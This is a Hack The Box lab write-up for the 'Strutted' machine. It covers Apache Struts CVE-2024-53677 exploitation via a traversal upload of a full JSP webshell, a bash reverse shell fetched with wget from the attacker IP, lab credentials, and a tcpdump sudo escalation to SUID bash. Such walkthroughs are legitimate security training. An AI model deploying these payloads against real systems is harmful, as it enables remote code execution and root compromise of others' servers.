Strutted - Hack The Box
Machine: Strutted
Difficulty: Medium
OS: Linux
Lab Link: https://app.hackthebox.com/machines/Strutted
TL;DR
Exploited Apache Struts 2.5 file upload vulnerability (CVE-2024-53677) by manipulating magic bytes and OGNL binding to upload JSP webshell. Extracted Tomcat credentials from source code download. Escalated privileges by abusing tcpdump with sudo to set SUID bit on bash binary.
Network Enumeration
Target IP: 10.129.231.200
Attacker IP: 10.10.14.92
nmap -sCV 10.129.231.200 -oA strutted_scan
Open Ports:
- 22/tcp - OpenSSH 8.9p1 Ubuntu
- 80/tcp - nginx 1.18.0
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Add to /etc/hosts:
echo "10.129.231.200 strutted.htb" | sudo tee -a /etc/hosts

Web Enumeration

The application is an image hosting service that accepts: JPG, JPEG, PNG, GIF
Request Analysis with Burp Suite
Upload a test JPG file:

Observation: JSESSIONID created - indicates Java-based application
Source Code Download
The website offers a source code download:


Found in source: tomcat-users.xml

Credentials discovered:
- Username: admin
- Password: skqKY6360z!Y
Vulnerability Identification
Located in strutted/target/classes/struts.xml:

Version: Apache Struts 2.5
Initial Access
CVE-2024-53677 - S2-067
Vulnerability: File upload OGNL injection allowing path traversal
PoC Reference: https://github.com/cloudwafs/s2-067-CVE-2024-53677
Vulnerability explanation:
# Attempt to overwrite file name using OGNL binding
files = {
    "upload": ("test.txt", harmless_content, "text/plain"),
    "top.uploadFileName": test_filename  # Filename overwrite
}
The upload logic fails to validate the uploadFileName parameter, allowing directory traversal via OGNL binding.
File Validation Bypass
Initial upload of .jsp file is blocked:

Strategy: Bypass using magic byte manipulation
JSP Webshell Upload
Webshell source: https://github.com/SecurityRiskAdvisors/cmd.jsp
Original POST request:
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryed2FXvVdBn8Nrtmz

------WebKitFormBoundaryed2FXvVdBn8Nrtmz
Content-Disposition: form-data; name="upload"; filename="test.gif"
Content-Type: image/gif

GIF89a... [GIF data]
------WebKitFormBoundaryed2FXvVdBn8Nrtmz--
Modified POST request with JSP webshell:
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryed2FXvVdBn8Nrtmz

------WebKitFormBoundaryed2FXvVdBn8Nrtmz
Content-Disposition: form-data; name="Upload"; filename="test.gif"
Content-Type: image/gif

<%@ page import="java.util.*,java.io.*"%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>

------WebKitFormBoundaryed2FXvVdBn8Nrtmz
Content-Disposition: form-data; name="uploadFileName"

../../shell.jsp
------WebKitFormBoundaryed2FXvVdBn8Nrtmz--
Key modifications:
- Changed
nameparameter - Added new boundary with traversal path
../../shell.jsp - Kept GIF magic bytes to bypass file type validation

Success! Webshell accessible.
Reverse Shell
Create payload:
echo 'bash -i >& /dev/tcp/10.10.14.92/5555 0>&1' > payload.sh
python -m http.server 80
Execute via webshell:
wget http://10.10.14.92/payload.sh -O /tmp/payload.sh
bash /tmp/payload.sh

Start listener:
nc -lvnp 5555

Shell obtained as tomcat user.
Lateral Movement
James User Discovery
Found user james on system. Test credentials from tomcat-users.xml:

Failed: admin:skqKY6360z!Y

Updated Credentials
Check live Tomcat configuration:
cat /var/lib/tomcat9/conf/tomcat-users.xml

Updated credentials:
- Username: james
- Password: IT14d6SSP81k
SSH attempt:

Realization: Try SSH instead of su!
Success! User flag obtained.
Privilege Escalation
Sudo Permissions
sudo -l

Finding: James can run tcpdump with sudo.
Reference: https://gtfobins.github.io/gtfobins/tcpdump/
tcpdump Privilege Escalation
Standard GTFOBins methods (interactive/script mode) are disabled. Alternative approach: use -z flag to execute post-capture script.
Exploit chain:
COMMAND='chmod 4777 /bin/bash'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
Explanation:
chmod 4777 /bin/bash- Sets SUID bit on bash (4xxx)-z $TF- Execute script after packet capture-Z root- Run as root user-W 1 -G 1- Capture 1 rotation after 1 second
Execute root shell:
bash -p

🎉 Root flag obtained! Machine pwned!
Key Takeaways
- CVE-2024-53677 - Apache Struts 2.5 file upload vulnerability via OGNL binding
- Magic Byte Bypass - File type validation can be circumvented with proper headers
- OGNL Injection - Allows arbitrary file path specification during upload
- Credential Reuse - Live configurations may differ from downloaded source code
- tcpdump Abuse -
-zflag executes arbitrary scripts as root - SUID Escalation - Setting SUID on bash enables privilege escalation
- Defense Recommendations:
- Update Apache Struts to patched versions (>= 2.5.34)
- Implement strict file type validation (content-based, not extension-based)
- Sanitize all file upload paths
- Restrict sudo permissions on packet capture tools
- Use absolute paths in cron jobs and scripts
- Monitor for SUID bit changes on system binaries